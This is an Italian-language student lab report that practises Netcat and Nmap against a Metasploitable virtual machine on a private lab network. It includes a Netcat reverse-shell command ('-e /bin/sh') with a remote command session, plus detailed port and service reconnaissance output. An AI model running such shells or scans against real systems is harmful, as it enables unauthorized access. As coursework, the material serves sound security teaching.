venerdì 30 agosto 2024 18:23

Traccia Netcat:

Utilizzando questa riga di comando in Netcat:

<<nc -l -p 1234>>
Questo apre un listener per le connessioni in entrata –l apre un listener e –p assegna un numero di porta.

<<nc 192.168.3.245 1234 -e /bin/sh>>
Questo si connetterà all'indirizzo IP 192.168.3.245 sulla porta 1234, -e /bin/sh esegue una shell che verrà reindirizzata al nostro sistema. Questo ci consente di eseguire comandi dal nostro terminale.

<<nc -l -p 1234 -c whoami>>
Questa riga di comando ci darà il nome utente corrente.

<<nc -l -p 1234 -c "uname –a">>
Ci darà le informazioni di sistema.

```
msfadmin@metasploitable:~$ nc -l -p 1234
ciao
ciao

msfadmin@metasploitable:~$ nc -l -p 1234 -e /bin/sh

msfadmin@metasploitable:~$ nc -l -p 1234 -c whoami
msfadmin@metasploitable:~$ nc -l -p 1234 -c "uname -a"
```

```
File  Actions  Edit  View  Help
C:\home\kali> nc 192.168.50.101 1234
ciao
ciao

C:\home\kali> nc 192.168.50.101 1234
ls
192.168.50.101
vulnerable
ls -a
.
..
192.168.50.101
.bash_history
.distcc
.mysql_history
.profile
.rhosts
.ssh
.sudo_as_admin_successful
vulnerable
mkdir Epicode
ls
192.168.50.101
Epicode
vulnerable
rmdir Epicode
ls
192.168.50.101
vulnerable

C:\home\kali> nc 192.168.50.101 1234
msfadmin

C:\home\kali> nc 192.168.50.101 1234
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Tutti i comandi che abbiamo mostrato non sono di alcun danno per il bersaglio, ma gli aggressori possono passare a fare altri comandi dannosi per ottenere l'accesso e distruggere la reputazione del bersaglio. È quindi molto importante e necessario che tutte le applicazioni web dispongano di un'adeguata convalida dell'input in modo tale che l'iniezione di comandi non sia praticata e strumenti così versatili come Netcat non vengano utilizzati per distruggere le applicazioni web, ma piuttosto per consolidare il networking.

Traccia Nmap:

Sulle base delle nozioni viste, eseguire diversi tipi di scan sulla macchine metasploitable con nmap, come di seguito:
-Scansione TCP sulle porte well-known
-Scansione SYN sulle porte well-known
-Scansione con switch «-A» sulle porte well-known

```
zsh: corrupt history file /home/kali/.zsh_history
C:\home\kali> nmap -sT 192.168.50.101 -p 0-1023
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 12:55 EDT
Nmap scan report for 192.168.50.101
Host is up (0.0046s latency).
Not shown: 1012 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
```

La scansione -sT esegue una scanzione TCP completa (utilizzando il metodo three-way handshake) dove tenta di stabilire una connessione su ciascuna porta specificata. È più lenta e più facilmente rilevabile rispetto ad altri tipi di scansione, ma fornisce risultati accurati sulle porte aperte.
Porte well-known: Le porte well-known vanno dalla **porta 0 alla porta 1023** e sono generalmente assegnate a servizi standard come HTTP (80), HTTPS (443), FTP (21), ecc.

```
C:\home\kali> sudo nmap -sS 192.168.50.101 -p 0-1023
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 12:56 EDT
Nmap scan report for 192.168.50.101
Host is up (0.0083s latency).
Not shown: 1012 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:EF:90:CD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.45 seconds
```

La scansione -sS (SYN) è nota anche come "scansione half-open" perché non completa il processo di three-way handshake come la scansione TCP, ma appurato che la porta è aperta chiude la comunicazione, evitando overload dato dalla creazione del canale. Questo tipo di scansione è più veloce e meno invasivo rispetto alla scansione TCP ed è comunemente utilizzato per l'audit di sicurezza.


```
C:\home\kali> nmap -A 192.168.50.101 -p 0-1023

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 12:57 EDT
Nmap scan report for 192.168.50.101
Host is up (0.0078s latency).
Not shown: 1012 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
S, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp  open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      38708/tcp   mountd
|   100005  1,2,3      47088/udp   mountd
|   100021  1,3,4      36156/udp   nlockmgr
|   100021  1,3,4      44186/tcp   nlockmgr
|   100024  1          38479/tcp   status
|_  100024  1          43582/udp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell       Netkit rshd
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (un
known)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-09-04T12:57:59-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h59m59s, deviation: 2h49m43s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 88.44 seconds
```

La scansione con switch -A ci permette di recuperare molte informazioni utili sull'ip target, come:


- **Porte e servizi**: Quali porte sono aperte e quali servizi sono in esecuzione su di esse.
- **Versioni dei servizi**: Versioni specifiche dei servizi rilevati.
- **Sistema operativo**: Stima del sistema operativo in esecuzione sulla macchina target.
- **Script results**: Output dagli script predefiniti di nmap che possono rilevare vulnerabilità note o configurazioni errate.
- **Traceroute**: Percorso di rete tra la macchina di scansione e il target.
  È di certo uno degli scan più invasivi, ovvero che invia più richieste, ma ci permette di ottenere delle informazioni molto preziose.

Facoltativo:

Evidenziare la differenza tra la scansione completa TCP e la scansione SYN intercettando le richieste inviate dalla macchine sorgente con Wireshark.



Le richieste inviate da nmap con lo switch –sS sono richieste dove il TCP handshake non viene concluso, ma viene inviato solamente il pacchetto SYN. Laddove la macchina target risponde con un [RST,ACK] ci conferma che la porta è chiusa, e non ci sono servizi attivi. Per le porte aperte invece, la macchina target ci risponderà con un pacchetto [SYN, ACK]



La cattura con Wireshark evidenzia che le richieste inviate da nmap con lo switch –sT sono richieste dove vengono inviati anche i pacchetti successivi al pacchetto SYN tipici del 3 way handshake. Così come per la scansione TCP SYN, per le porte chiuse la macchina target ci invierà dei pacchetti [RST, ACK]